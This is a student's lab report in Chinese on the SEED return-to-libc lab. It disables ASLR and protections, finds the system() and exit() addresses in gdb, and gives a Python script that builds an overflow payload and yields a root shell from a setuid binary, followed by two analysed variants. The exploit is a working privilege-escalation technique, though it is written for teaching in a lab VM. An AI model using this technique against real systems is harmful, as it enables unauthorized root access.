

Lab3
蔡一达
57119119
2021.7.23

实验环境配置
首先关闭地址随机化
然后将/bin/sh 链接到没有保护对策的 shell 上




```
[07/22/21]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_v
a_space=0
kernel.randomize_va_space = 0
[07/22/21]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
```

输入 make 完成实验环境配置




```
[07/22/21]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retli
b retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```


Task1
调试目标程序 retlib
使用 p 命令打印出 system()和 exit()函数的地址



```
[07/22/21]seed@VM:~/.../Labsetup$ gdb retlib
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses
/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
```




```
gdb-peda$ run
Starting program: /home/seed/Desktop/Labs_20.04/Software Security/R
eturn-to-Libc Attack Lab (32-bit)/Labsetup/retlib

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------
------------]
EAX: 0x3e8
EBX: 0x56558fc8 --> 0x3ed0
ECX: 0x5655a010 --> 0x0
EDX: 0x0
ESI: 0x0
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcc98 --> 0xffffd0a8 --> 0x0
ESP: 0xffffcc70 --> 0x56558fc8 --> 0x3ed0
EIP: 0xf7e3cbcd (<fread+45>:    mov    eax,DWORD PTR [esi])
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direc
tion overflow)
[-------------------------------------code-------------------------
------------]
   0xf7e3cbc2 <fread+34>:       mov    DWORD PTR [ebp-0x1c],eax
   0xf7e3cbc5 <fread+37>:       test   eax,eax
   0xf7e3cbc7 <fread+39>:       je     0xf7e3cc57 <fread+183>
=> 0xf7e3cbcd <fread+45>:       mov    eax,DWORD PTR [esi]
   0xf7e3cbcf <fread+47>:       and    eax,0x8000
   0xf7e3cbd4 <fread+52>:       jne    0xf7e3cc08 <fread+104>
   0xf7e3cbd6 <fread+54>:       mov    edx,DWORD PTR [esi+0x48]
   0xf7e3cbd9 <fread+57>:       mov    ebx,DWORD PTR gs:0x8
[------------------------------------stack-------------------------
------------]
```



```
[------------------------------------stack-------------------------
------------]
0000| 0xffffcc70 --> 0x56558fc8 --> 0x3ed0
0004| 0xffffcc74 --> 0xf7fb4000 --> 0x1e6d6c
0008| 0xffffcc78 --> 0xf7fb4000 --> 0x1e6d6c
0012| 0xffffcc7c --> 0x3e8
0016| 0xffffcc80 --> 0x56557086 ("badfile")
0020| 0xffffcc84 --> 0x56557084 --> 0x61620072 ('r')
0024| 0xffffcc88 --> 0x1
0028| 0xffffcc8c --> 0x56558fc8 --> 0x3ed0
[------------------------------------------------------------------
------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xf7e3cbcd in fread () from /lib32/libc.so.6
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
```


Task2

定义一个新的 shell 变量 MYSHELL 让它包含字符串“/bin/sh”
并将其打印在屏幕上




```
[07/22/21]seed@VM:~/.../Labsetup$ gedit
[07/22/21]seed@VM:~/.../Labsetup$ gcc -m32 prtenv.c -o prtenv
[07/22/21]seed@VM:~/.../Labsetup$ export MYSHELL="/bin/sh"
[07/22/21]seed@VM:~/.../Labsetup$ ./prtenv
ffffd3d4
```

Task3
首先在屏幕上打印出 buffer 的起始地址和 edp 的值




```
[07/22/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/22/21]seed@VM:~/.../Labsetup$ retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
(^_^)(^_^) Returned Properly (^_^)(^_^)
```

按照要求修改攻击程序如图：




```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X =36
sh_addr = 0xffffd3d4       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```



```
[07/22/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/22/21]seed@VM:~/.../Labsetup$ retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)
# exit
```

攻击成功


攻击变体 1：



```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X =36
sh_addr = 0xffffd3d4       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
#exit_addr = 0xf7e04f80      # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

尝试在攻击代码中不包含此函数的地址，再次发起攻击。


攻击仍能成功， 退出时会有 Segmentation fault 提示。 在执行过程中， return address 会直接指向 system 函数， 函数的参数读取不会受 exit 函数地址的影响， 因此攻击能够成功。



```
[07/22/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/22/21]seed@VM:~/.../Labsetup$ retlib
Address of input[] inside main():  0xffffcd70
Input size: 300
Address of buffer[] inside bof():  0xffffcd40
Frame Pointer value inside bof():  0xffffcd58
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm)
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)
# exit
Segmentation fault
```

攻击变体 2：

攻击成功后将 retlib 的文件名改成其他名称，攻击失败。环境变量 MYSHELL 的地址与可执行程序的文件名长度密切相关。 我们使用 prtenv 程序得到了 MYSHELL 的地址， 当可执行程序的文件名（retlib） 长度与 prtenv 一样时，MYSHELL 的地址保持不变。 如果可执行程序的文件名（newretlib）长度与 prtenv 不一致时，在执行 newretlib 时， 环境变量中 MYSHELL 的地址就会变化， 导致攻击失败。



```
[07/22/21]seed@VM:~/.../Labsetup$ cp ./retlib ./newretlib
[07/22/21]seed@VM:~/.../Labsetup$ ./exploit.py
[07/22/21]seed@VM:~/.../Labsetup$ newretlib
Address of input[] inside main():  0xffffcd60
Input size: 300
Address of buffer[] inside bof():  0xffffcd30
Frame Pointer value inside bof():  0xffffcd48
zsh:1: command not found: h
Segmentation fault
```